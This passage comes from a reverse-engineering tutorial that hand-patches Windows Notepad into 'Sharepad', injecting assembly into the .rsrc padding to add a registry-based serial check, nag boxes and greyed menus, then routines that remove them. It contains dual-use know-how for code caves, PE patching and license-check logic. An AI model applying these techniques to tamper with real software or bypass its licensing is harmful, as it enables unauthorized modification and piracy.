.0040D5A6: 8D4DFC          lea        ecx,[ebp-04]  |RegOpenKeyA
.0040D5A9: 51              push       ecx           |
.0040D5AA: 6848514000      push       000405148     |
.0040D5AF: 6801000080      push       080000001     |
.0040D5B4: FF15EC624000    call       RegOpenKeyA   |
.0040D5BA: 85C0            test       eax,eax       ;if the opening fails...
.0040D5BC: 7539            jne        .00040D5F7    ;...we jump to the end
.0040D5BE: 6A20            push       020           |Reading of the name ("Anubis") in
.0040D5C0: 68A0534000      push       0004053A0     |
.0040D5C5: 8D4DDC          lea        ecx,[ebp-24]  |
.0040D5C8: 51              push       ecx           |
.0040D5C9: 6856524000      push       000405256     |
.0040D5CE: FF75FC          push       d,[ebp-04]    |
.0040D5D1: E8D44EFFFF      call       .0004024AA    |
.0040D5D6: 6A10            push       010           |Reading of the serial ("21969") in
.0040D5D8: 68D0534000      push       0004053D0     |
.0040D5DD: 8D4DDC          lea        ecx,[ebp-24]  |
.0040D5E0: 51              push       ecx           |
.0040D5E1: 68A4D24000      push       00040D2A4     |
.0040D5E6: FF75FC          push       d,[ebp-04]    |
.0040D5E9: E8BC4EFFFF      call       .0004024AA    |
.0040D5EE: FF75FC          push       d,[ebp-04]    |RegCloseKey
.0040D5F1: FF15E8624000    call       RegCloseKey   |
.0040D5F7: 8BE5            mov        esp,ebp       ;registers are set back...
.0040D5F9: 5D              pop        ebp           ;...the ebp is popped
.0040D5FA: 55              push       ebp           |Here, we put the instructions
.0040D5FB: 8BEC            mov        ebp,esp       |overwritten by the jump
```

```
.0040D5FD: 83EC44          sub         esp,044       |at the PEP...
.0040D600: E9CD3AFFFF      jmp        .0004010D2     ;...and we jump just after our wild jump of t
```

At the PEP, the deviation looks like this:

```
.004010CC: E96FCA0000      jmp        .00040DB40       ;our jump
.004010D1: 90              nop                         ;we nop the remaining uncompleted instructi
.004010D2: 56              push        esi             ;the above procedure returns here
.004010D3: FF15E0634000    call        GetCommandLineA
```

Small analysis of the code to read the sysreg:

From D5A0 to D5A3, I have simply copied the Wdasm listing to keep "the behaviour" of the software. Same thing for RegOpenKeyA, as I want to read at the same place (in the same key) like the notepad.

Then comes the "test eax,eax" which checks the proper opening of the key (if eax=0, I remember that the API returns 0 in eax if the things happened properly. Otherwise, there is an error number different from 0). I have on the other hand transformed the jump in D5BC. In the Wdasm listing, there is an ununderstandable "je" which I turn into a "jne", as I did in for the writing of the sysreg.

Then we read the value of the name (Name). We push 0x20 as maximum length buffer, as we did for the writing. We push the offset of the buffer which receives "Anubis" in 4053A0. After that, I have not understand the [ebp-24], so I have recopied it! We push then the name of the key to read (405256, i.e. Name), followed by the handle of the opened key and the call to the RegQueryValueEx Api in 4024AA.

Same thing for the reading of the serial where we push the buffer's size (0x10), its offset (4053D0), the name of the key (Code i.e. 40D2A4).

The buffers' offsets receiving the name and the serial are the same used for the writing in the sysreg and for the reading of the 2 fields of the REGBOX.

The end of the procedure is the same as for the reading of the sysreg: we change again the registers, then we add the code overwritten by our wild jump from the PEP and we jump to the instruction which follows this jump at the PEP. This jump at the PEP is temporary, and is used only to verify that our code is working. In deed, we'll have to verify that the serial read in the sysreg is the right one. We'll have to return to the serial calculation for that purpose.

A short tracing under SI of this code part (with a bpx RegOpenKeyA) will show us that the RegSomethings return all 0 in eax, confirmed by a d 4053A0 (to display "Anubis") and a d 4053D0 (to display "21969"). It works!

Once the information retrieved form the sysreg, it is sent back to the serial calculation routine and we act consequently. But, as we go through this routine when we come from the REGBOX, we do not have to land in a big mess and

switch correctly on the software according where we come from. To clarify the things, here is a scheme:




Figure 12.9: Sharepad - Working Scheme of Sharepad2

I must admit that I had not think at the beginning that it would be a so huge work, otherwise I would not have probably begun ;o) But with this road map, we will quietly continue to code, and you'll see that it is not so hard as it seems!

We'll use a boolean or a flag (up to you :)). When it will be equals to 1, we'll come from the sysreg, and when it will be equal to 0 we'll come from the REGBOX. Thus, with the help of some tiny tests and jumps well coded, we'll make the program doing what we want from him. Now you can understand the utility of...:

```
.0040D47F: C605E053400000     mov         byte ptr [0004053E0],00 <-- explaination later
```

...which is in the serial calculation routine (far away above). Our flag is in 4053E0, in the state 01 (sysreg) or 00 (REGBOX).

Let's continue! After exiting the reading process of the sysreg, we have "Anubis"

in 4053A0 which we returns at the beginning of the serial calculation routine in 40D486 (after having changed our flag 4053E0 to 1). We continue the end of the sysreg reading code:

```
(End of TEST-REG)
.0040D5EE: FF75FC          push        [ebp-04]         |RegCloseKey
.0040D5F1: FF15E8624000    call        RegCloseKey      |
.0040D5F7: 8BE5            mov         esp,ebp          ;change of the registers...
.0040D5F9: 5D              pop         ebp              ;...ebp is restored
.0040D5FA: C605E053400001  mov         [0004053E0],001  ;here is our sysreg flag!
.0040D601: E980FEFFFF      jmp        .00040D486        ;we jump to the serial calculation
```

There's here an important point to not forget! By deviating this code to the serial calculation, we arrive with the name and the serial in 2 different buffers. AND THAT'S ALL! You'll say me "yes, and so what??". Well, if we do not specify the length of the name buffer, the serial calculation will be done with an infinite loop, and the programme will crash at the beginning... So we have to use an API lstrlen just after having read the name in the sysreg. We'll then push the length in the destined length buffer which is [4053C0].

The modified part of TEST-REG looks like this now:

```
(End of TEST-REG)
.0040D5D1: E8D44EFFFF          call       .0004024AA        ;returns the name "Anubis" from the sy
.0040D5D6: 68A0534000          push        0004053A0        |returns the length of this name
.0040D5DB: FF15B0634000        call        lstrlenA         |in eax
.0040D5E1: A3C0534000          mov         [0004053C0],eax  ;we put eax in the buffer for the seri
.0040D5E6: 6A10                push        010              |begin of the API which returns the se
.0040D5E8: 68D0534000          push        0004053D0
.0040D5ED: 8B4DDC              mov         ecx,[ebp-24]
.0040D5F0: 51                  push        ecx
.0040D5F1: 6838D84000          push        00040D838
.0040D5F6: FF75FC              push        [ebp-04]
.0040D5F9: E8AC4EFFFF          call       .0004024AA
.0040D5FE: FF75FC              push        [ebp-04]
.0040D601: FF15E8624000        call        RegCloseKey
.0040D607: 8BE5                mov         esp,ebp
.0040D609: 5D                  pop         ebp
.0040D60A: C605E053400001      mov         [0004053E0],001
.0040D611: E970FEFFFF          jmp        .00040D486
```

Here is the result under an hexeditor:

```
0000D590 5445 5354 2D52 4547 0000 0000 0000 0000 TEST-REG........
0000D5A0 558B EC83 EC40 8D4D FC51 6848 5140 0068 U....@.M.QhHQ@.h
0000D5B0 0100 0080 FF15 EC62 4000 85C0 7539 6A20 .......b@...u9j
0000D5C0 68A0 5340 008D 4DDC 5168 5652 4000 FF75 h.S@..M.QhVR@..u
0000D5D0 FCE8 D44E FFFF 68A0 5340 00FF 15B0 6340 ...N..h.S@....c@
0000D5E0 00A3 C053 4000 6A10 68D0 5340 008B 4DDC ...S@.j.h.S@..M.
0000D5F0 5168 38D8 4000 FF75 FCE8 AC4E FFFF FF75 Qh8.@..u...N...u
0000D600 FCFF 15E8 6240 008B E55D C605 E053 4000 ....b@...]...S@.
```

```
0000D610 01E9 70FE FFFF 0000 0000 0000 0000 0000 ..p.............
0000D620 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

Now, we have to set up the switches :)

There is a modification to do in the SERIAL-CALC part we have already coded, and a switch to put at the beginning of the DISACTIV part.

In order to get a better overview, I put again the road map of the sharepad with the suited glasses to display you the different parts ;o)




Figure 12.10: Sharepad - Working Scheme of Sharepad2 Part II

So in SERIAL-CALC, we have to check the value of the boolean/flag in [4053E0] and act (jump) consequently. We'll add 2 instructions just after the "call lstrcmpa":

```
.0040D4C7: FF15B8634000                call        lstrcmpA
.0040D4CD: 803DE053400000              cmp         [0004053E0],000  ;is our flag at 0?
.0040D4D4: 0F85E6010000                jne        .00040D6C0        ;no, so we come fro
.0040D4DA: 85C0                        test        eax,eax          ;otherwise we conti
.0040D4DC: 7432                        je         .00040D510        ;...GOODBOY or...
```

```
.0040D4DE: 6A00                          push        000
.0040D4E0: 6810D84000                    push        00040D810
.0040D4E5: 6830D84000                    push        00040D830
.0040D4EA: 6A00                          push        000
.0040D4EC: FF15A8644000                  call        MessageBoxA      ;...badboy msgbox
.0040D4F2: C9                            leave
.0040D4F3: C3                            retn
```

Then, always in order that the program works when we arrive in DISACTIV where there is still nothing, we put a jump in 40DC60 to the PEP.

```
.0040D6C0: E90D3AFFFF                    jmp        .0004010D2
```

Voilà! You can test the program, it won't completely work according our map because the DISACTIV part remains to be done, but it is always a pleasure to see the result of all this work until here.

Before writing the DISACTIV part, I have chosen to write MSGBOX1-PEP and MSGBOX2-EXIT. As I don't know how much place will take DISACTIV, I have preferred to get rid of these 2 msgboxes which are very small. On the same hand, to keep the "esthetical" aspect of the different parts, the 2 MSGBOX-PEP and -EXITPROC parts are shifted of one line to the bottom after TEST-REG (in the hexeditor) and their jump is recalibrated by substrating 0x10 to the 2nd byte of the instruction (I hope that everybody follows me :)).

```
* MSGBOX1-PEP
.0040D640: 6A00                          push        000          |Msgbox1 at the PEP
.0040D642: 68A0D14000                    push        00040D1A0    |
.0040D647: 68C0D14000                    push        00040D1C0    |
.0040D64C: 6A00                          push        000          |
.0040D64E: FF15A8644000                  call        MessageBoxA  |
.0040D654: 55                            push        ebp          ;overwritten instructions
.0040D655: 8BEC                          mov         ebp,esp      ;by the jump at the PEP
.0040D657: 83EC44                        sub         esp,044      ;
.0040D65A: E9733AFFFF                    jmp        .0004010D2    ;we land just after our wild jump
```

MSGBOX1-PEP directly begins to display the msgbox, and finishes in returning to the PEP once the overwritten instructions have been executed. We'll land here from the DESACTIV part (which is below in this tutorial).

```
* MSGBOX2-EXIT
.0040D680: 6A00                          push        000           |Msgbox2 at the EXITPROCESS
.0040D682: 68A0D14000                    push        00040D1A0     |
.0040D687: 68E0D14000                    push        00040D1E0     |
.0040D68C: 6A00                          push        000           |
.0040D68E: FF15A8644000                  call        MessageBoxA   ;
.0040D694: FF1598634000                  call        ExitProcess   ;
.0040D69A: E9AA3AFFFF                    jmp        .000401149     ;we land just after our wild jump
```

For MSGBOX2-EXIT, it's exactly the same thing as for the sharepad1.

Here is the result under an hexeditor:

```
0000D630 4D53 4742 4F58 312D 5045 5090 0000 0000 MSGBOX1-PEP.....
0000D640 6A00 68A0 D140 0068 C0D1 4000 6A00 FF15 j.h..@.h..@.j...
0000D650 A864 4000 558B EC83 EC44 E973 3AFF FF00 .d@.U....D.s:...
0000D660 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000D670 4D53 4742 4F58 322D 4558 4954 0000 0000 MSGBOX2-EXIT....
0000D680 6A00 68A0 D140 0068 E0D1 4000 6A00 FF15 j.h..@.h..@.j...
0000D690 A864 4000 FF15 9863 4000 E9AA 3AFF FF00 .d@....c@...:...
0000D6A0 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

Don't forget to put a wild jump at the EXITPROCESS of the notepad in 401143 which leads to MSGBOX2-EXIT (see part I of this tutorial if you do not remember how it works...).

We also can make the others restrictions here. So here, it's not very complicated, we'll apply the same shareware restrictions as those of the part I of this tutorial. I write them here again:
- Menus "Save" & "Save as..." are greyed
- The word "Shareware" is displayed in the title bar
- A msgbox warns us that the notepad is starting in shareware modus
- Same thing at the exit of the notepad
- Menu "Register" calls our REGBOX (already done)

*** The menus are greyed:**

We make a back up of the notepad for safety reasons (the one you are working on now!), and we open the software in a resources editor. We grey AND deactivate the 2 menus to save and we save/close the notepad.

We compare then the 2 files before/after the modifications with the DOS "fc" command:

```
Comparison of the files N.exe and N2.exe
0000C556: 00 03
0000C566: 00 03
```

Missa dicta est! We patch these 2 offsets to get the modification in hard in the exe file.

*** Shareware in the title bar:**

We have to find the right occurrence of " - Notepad" in the hexeditor, and to replace it with "-SHAREWARE" (character for character, including the spaces!). We find it at the line 86D0. This line might be different for you depending which kind of resources editor you have used at the beginning. But that's not so important, with the find option you'll find the right one. Here is the result before and after modifications:

```
000086C0 7300 3F00 0800 5500 6E00 7400 6900 7400 s.?...U.n.t.i.t.
000086D0 6C00 6500 6400 0A00 2000 2D00 2000 4E00 l.e.d... .-. .N.
000086E0 6F00 7400 6500 7000 6100 6400 0000 0000 o.t.e.p.a.d.....
```

```
000086C0 7300 3F00 0800 5500 6E00 7400 6900 7400 s.?...U.n.t.i.t.
000086D0 6C00 6500 6400 0A00 2D00 5300 4800 4100 l.e.d...-.S.H.A.
000086E0 5200 4500 5700 4100 5200 4500 0000 0000 R.E.W.A.R.E.....
```

Now we'll deactivate the shareware protections which we have just coded. Because, we are notepad's officially REGISTRED users!!! I have the feeling that some persons will be happy in redmond... ;o) All the below modifications have already been explained in the part I of this tutorial.

*** The MSGBOX-PEP and -EXITPROC:**

We'll patch the 1st byte of their call with 90 and they will be deactivated. I write them here again for memory.

```
.0040D64E: FF15A8644000                call        MessageBoxA
.0040D68E: FF15A8644000                call        MessageBoxA
```

*** SHAREWARE in the title bar:**

We'll replace it by the word "Sharepad".

*** Activation of the 2 menus greyed:**

Inverse patch of the hard coded one, so 03->00 at the offsets C556 and C566.

*** Deleting of the REGBOX menu:**

Same technique as for the 2 msgboxes. We'll patch by 00 the 1st letter of the menu "Register" so "R" which is at the offset C744.

```
0000C730 2600 4E00 6500 7800 7400 0900 4600 3300 &.N.e.x.t...F.3.
0000C740 0000 1000 5200 6500 2600 6700 6900 7300 ....R.e.&.g.i.s.
0000C750 7400 7200 6100 7400 6900 6F00 6E00 0000 t.r.a.t.i.o.n...
0000C760 0000 8E03 5200 6500 6700 2600 6900 7300 ....R.e.g.&.i.s.
```

Finally, we get for DISACTIV:

```
.0040D6C0: 85C0                test        eax,eax                ;the input serial is correct??
.0040D6C2: 0F8578FFFFFF        jne        .00040D640              ;no, so we jump to the MSGBOX1
.0040D6C8: C6054ED6400090      mov         [00040D64E],090        ;we patch MSGBOX1-PEP
.0040D6CF: C6058ED6400090      mov         [00040D68E],090        ;we patch MSGBOX2-EXITPROC
.0040D6D6: C60556C5400000      mov         [00040C556],000        ;the 1st greyed menu is reacti
.0040D6DD: C60566C5400000      mov         [00040C566],000        ;the 2nd greyed menu is reacti
.0040D6E4: C605DC86400068      mov         [0004086DC],068 ;"h"   |we patch (S)"HAREWARE" by (S)
.0040D6EB: C605DE86400061      mov         [0004086DE],061 ;"a"   |
.0040D6F2: C605E086400072      mov         [0004086E0],072 ;"r"   |
.0040D6F9: C605E286400065      mov         [0004086E2],065 ;"e"   |
.0040D700: C605E486400070      mov         [0004086E4],070 ;"p"   |
.0040D707: C605E686400061      mov         [0004086E6],061 ;"a"   |
.0040D70E: C605E886400064      mov         [0004086E8],064 ;"d"   |
.0040D715: C605EA86400020      mov         [0004086EA],020 ;" "   |
```

```
.0040D71C: C60544C7400000       mov         [00040C744],000         ;we patch the letter
.0040D723: 55                   push        ebp                     |
.0040D724: 8BEC                 mov         ebp,esp                 |overwritten instruc
.0040D726: 83EC44               sub         esp,044                 |
.0040D729: E9A439FFFF           jmp        .0004010D2               ;we land after our w
```

Of course, as we write in memory in the sections (.rsrc actually), we do not have to forget to change their characteristics in 0xC00000040 (read + write) otherwise the computer crashes! This means to change the byte 0x23F (in the PE header) which is at 40 in C0.




Figure 12.11: Sharepad - Full version of Sharepad2

Voilà! Voilà! Three times voilà! We have finished the alpha phase. The sharepad is operational. Now we'll look for the small bugs, which corresponds to the beta phase... I make my tests with the sysreg having a serial entry and a name entry. It doesn't care if the serial does match or not, but there is a case I do not know for the moment: the one when the sysreg is empty when the software starts (reading of a key which doesn't exist). As I expect a crash at this step, I will run this test at the end.

Well, by tracing under SI all possible ways of the general scheme, we notice some jumps which are shifted of 0x10 bytes in their code line (especially the one from GOODBOY to DESACTIV). This comes from different moving of the sections which we have done by adding the switches. More over, when we register in the REGBOX with the right serial, this one is not destroyed by the API DestroyWindow (hehe, we should send this API to redmond!). On the other hand, the writing of the good information in the sysreg is done properly, and this even if wrong/fake information is already there.

Here is the end of GOODBOY:

```
.0040D562: 6850D24000                   push        00040D250
.0040D567: 6A00                         push        000
```

```
.0040D569: FF15A8644000                 call        MessageBoxA
.0040D56F: FF7508                       push        [ebp+08]
.0040D572: FF15A0644000                 call        DestroyWindow
.0040D578: 8BE5                         mov         esp,ebp
.0040D57A: 5D                           pop         ebp
.0040D57B: E9B0000000                   jmp        .00040D630
```

D630 is the (foreseen) previous place for the beginning of DISACTIV. Now, there is MSGBOX1 and 2. DISACTIV starts in D6C0 with the "test eax,eax" which we have done just before. So we can directly jump after, that means in D6C8.

Then we notice that once the deactivation are done, the software returns to the PEP and exits alone. If we start it again, it is in full version. To palliate to this attitude (my idea was that the software would patch itself in real time in memory...), we'll add a short sentence in the goodboy messagebox which becomes "Thank you for you support. Restart the software."

```
0000D250 5468 616E 6B20 796F 7520 666F 7220 796F Thank you for yo
0000D260 7572 2073 7570 706F 7274 2E20 5265 2D72 ur support. Re-r
0000D270 756E 2074 6865 2070 726F 6772 616D 2E00 un the program..
0000D280 4572 726F 7221 0000 0000 0000 0000 0000 Error!.........
0000D290 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

And there, the user understands what he has to do when the software disappears.

For the handle of the REGBOX, we could compare the [ebp+08] of the messages treatment routine (in REGBOX in D3E0) with the one where I want to close the REGBOX. But as the software exits when we've just registered, we no longer need to manage this event! It's sometimes good to know to adapt and to seize good opportunities :o)

So we change all this in (end of GOODBOY):

```
.0040D562: 6850D24000                   push        00040D250
.0040D567: 6A00                         push        000
.0040D569: FF15A8644000                 call        MessageBoxA
.0040D56F: FF7508                       push        [ebp+08]       ;we finally leave as it!
.0040D572: FF15A0644000                 call        DestroyWindow
.0040D578: 8BE5                         mov         esp,ebp
.0040D57A: 5D                           pop         ebp
.0040D57B: E948010000                   jmp        .00040D6C8      ;we only change here.
```

Hehe, our sharepad has an air now! We'll still check one thing, the one when we start the software whereas the sysreg is empty. I have not taken into account this thing in my coding. We delete the 2 keys "Name" and "Code" from the sysreg, then a short look under SI will tell us what we have to do.

[some instructions under SI later...(use the loader to trace from the PEP on)]

Hehehehe!!! It works fine! We don't need to change something!

Here is what happens:
We start by opening the sysreg (we have eax=0, so it's all right), then we read the key "Name" which does not exist (we are now with eax=a stack offset) and we get a length of 0xB (for me). Then we read the key "Code" which does not exist (eax=junk value), and we close the sysreg (eax=0, so ok). We then go to the serial calculation routine which tells that the returned values in eax for "Name" and "Code" do not match, and we jump after the switches in MSGBOX1-PEP. All what must be done !!!

A last thing still disturbs. When we input nothing in the REGBOX and we validate, the software crashes. By tracing with a "bpx getdlgitemtexta", we'll have a closer look to all of this.

[some instructions under SI later...]

Well! The length of the (empty) input "name" is 0. There will be an infinite loop while the instruction which compares ecx and edx in SERIAL-CALC. To remedy it, this case has to be managed in 2 places (reading of the name in the sysreg and reading of the name in the REGBOX). I proceed as following...:

For the sysreg:

```
(End of TEST-REG)
.0040D5D1: E83449FFFF          call       .0004024AA        ;returns the name "Anubis" i
.0040D5D6: 68A0534000          push        0004053A0        |returns the length of this
.0040D5DB: FF15B0634000        call        lstrlenA         |in eax
.0040D5E1: A3C0534000          mov         [0004053C0],eax  ;we put eax in its buffer fo
.0040D5E6: 6A10                push        010              |begin of the API which retu
.0040D5E8: 68D0534000          push        0004053D0
[...]
```

...which we transform into (comment only on the added lines):

```
.0040D5D1: E8D44EFFFF                  call       .0004024AA
.0040D5D6: 68A0534000                  push        0004053A0
.0040D5DB: FF15B0634000                call        lstrlenA
.0040D5E1: 85C0                        test        eax,eax          ;eax is null?
.0040D5E3: 7501                        jne        .00040D5E6        ;no, so we jump
.0040D5E5: 40                          inc         eax              ;yes, so we set it
.0040D5E6: A3C0534000                  mov         [0004053C0],eax
.0040D5EB: 6A10                        push        010
.0040D5ED: 68D0534000                  push        0004053D0
.0040D5F2: 8B4DDC                      mov         ecx,[ebp-24]
.0040D5F5: 51                          push        ecx
.0040D5F6: 68A4D24000                  push        00040D2A4
.0040D5FB: FF75FC                      push        [ebp-04]
.0040D5FE: E8A74EFFFF                  call       .0004024AA
.0040D603: FF75FC                      push        [ebp-04]
.0040D606: FF15E8624000                call        RegCloseKey
.0040D60C: 8BE5                        mov         esp,ebp
```

```
.0040D60E: 5D                          pop         ebp
.0040D60F: C605E053400001              mov         [0004053E0],001
.0040D616: E96BFEFFFF                  jmp        .00040D486
```

For the REGBOX (which is now in SERIAL-CALC):

```
.0040D9F7: 6884030000                  push        000000384
.0040D9FC: FF7508                      push        [ebp+08]
.0040D9FF: FF157C644000                call        GetDlgItemTextA
.0040DA05: A3C0534000                  mov         [0004053C0],eax
.0040DA0A: 6A10                        push        010
.0040DA0C: 68D0534000                  push        0004053D0
.0040DA11: 6885030000                  push        000000385
[...]
```

...which we transform into (comment only on the added lines):

```
.0040D45F: FF157C644000                call        GetDlgItemTextA
.0040D465: 85C0                        test        eax,eax           ;eax is null?
.0040D467: 7501                        jne        .00040D46A         ;no, so we jump
.0040D469: 40                          inc         eax               ;yes, so we set it to 1
.0040D46A: A3C0534000                  mov         [0004053C0],eax
.0040D46F: 6A10                        push        010
.0040D471: 68D0534000                  push        0004053D0
.0040D476: 6885030000                  push        000000385
.0040D47B: FF7508                      push        [ebp+08]
.0040D47E: FF157C644000                call        GetDlgItemTextA
.0040D484: C605E053400000              mov         [0004053E0],000
.0040D48B: 33C0                        xor         eax,eax           ;caution! we come from the s
.0040D48D: 33D2                        xor         edx,edx
.0040D48F: 33DB                        xor         ebx,ebx
.0040D491: 8B0DC0534000                mov         ecx,[0004053C0]
.0040D497: 8A82A0534000                mov         al,[edx+004053A0]
.0040D49D: 8D1C43                      lea         ebx,[ebx+eax*2]
.0040D4A0: 42                          inc         edx
.0040D4A1: 3BCA                        cmp         ecx,edx
.0040D4A3: 75F2                        jne        .00040D497
.0040D4A5: 81C321430000                add         ebx,000004321
.0040D4AB: 81F334120000                xor         ebx,000001234
.0040D4B1: 53                          push        ebx
.0040D4B2: 689C104000                  push        00040109C
.0040D4B7: 68F0534000                  push        0004053F0
.0040D4BC: FF150C644000                call        wsprintfA
.0040D4C2: 68D0534000                  push        0004053D0
.0040D4C7: 68F0534000                  push        0004053F0
.0040D4CC: FF15B8634000                call        lstrcmpA
.0040D4D2: 803DE053400000              cmp         [0004053E0],000
.0040D4D9: 0F85E1010000                jne        .00040D6C0
.0040D4DF: 85C0                        test        eax,eax
.0040D4E1: 742D                        je         .00040D510
.0040D4E3: 6A00                        push        000
```

```
.0040D4E5: 6880D24000                    push        00040D280
.0040D4EA: 68A0D24000                    push        00040D2A0
.0040D4EF: 6A00                          push        000
.0040D4F1: FF15A8644000                  call        MessageBoxA
.0040D4F7: C9                            leave
.0040D4F8: C3                            retn
```

...following that, do not forget to recalibrate the jump of TEST-REG which points on the new position of "xor eax,eax":

```
.0040D616: E970FEFFFF                    jmp         .00040D48B   ;D486 becomes D48B
```

And for a valid empty "Name" field, the serial will be: 20757

Voilà! The sharepad is definitely finished. At the end, the modifications will have taken a little less than 600 Bytes (0.6 Ko) for the code to add in the padding of the section .rsrc. The adding/modification of the resources strangely does not seem to have modified the size of the executable file.

Reverse rulez!

If you have hold out until here, either you have used your mouse to come directly to the end here or you are completely crazy! ;o) (and I am crazier than you to have written something so huge...). Ah! I realise that I have not written the code for the shortcut "Ctrl+T" which is in the menu. Well, it is not really important, this is not a big improvement for the sharepad, and I am too lazy to do it now ;o), so we trash it!

Far away from me the idea to add some text for "nothing", but this tutorial of the part II being so huge, I put here the WHOLE source code (except the strings) with the offsets and the final structure. If you have lost your way above, you will find here the complete working solution! ;o)

```
* Diversion at the PEP

.004010CC: E9CFC40000                    jmp         .00040D5A0
.004010D1: 90                            nop
.004010D2: 56                            push         esi
.004010D3: FF15E0634000                  call        GetCommandLineA


* Diversion in the handling of the IDs

 Possible Ref to Menu: MenuID_0001, Item: "Cut Ctrl+X"
 |
 :00401288 3D00030000              cmp eax, 00000300
 :0040128D 7C21                    jl 004012B0
 :0040128F E98CC00000              jmp 0040D320
 :00401294 0F8E3E040000            jle 004016D8

 Possible Ref to Menu: MenuID_0001, Item: "Paste Ctrl+V"
```

```
 |
 :0040129A 3D02030000            cmp eax, 00000302
 :0040129F 0F8456040000          je 004016FB


* Diversion at the EXITPROCESS

.00401143: E938C50000                jmp        .00040D680
.00401148: 90                        nop
.00401149: 8BC6                      mov         eax,esi
.0040114B: 5E                        pop         esi
.0040114C: 8BE5                      mov         esp,ebp
.0040114E: 5D                        pop         ebp
.0040114F: C3                        retn


* My different parts

ID-COMPARISON
.0040D320: 60                        pushad
.0040D321: 3D8E030000                cmp         eax,00000038E
.0040D326: 0F8484000000              je         .00040D3B0
.0040D32C: 3D8F030000                cmp         eax,00000038F
.0040D331: 0F8439000000              je         .00040D370
.0040D337: 61                        popad
.0040D338: 3D01030000                cmp         eax,000000301
.0040D33D: E9523FFFFF                jmp        .000401294


MSGBOX5
.0040D370: 6A00                      push        000
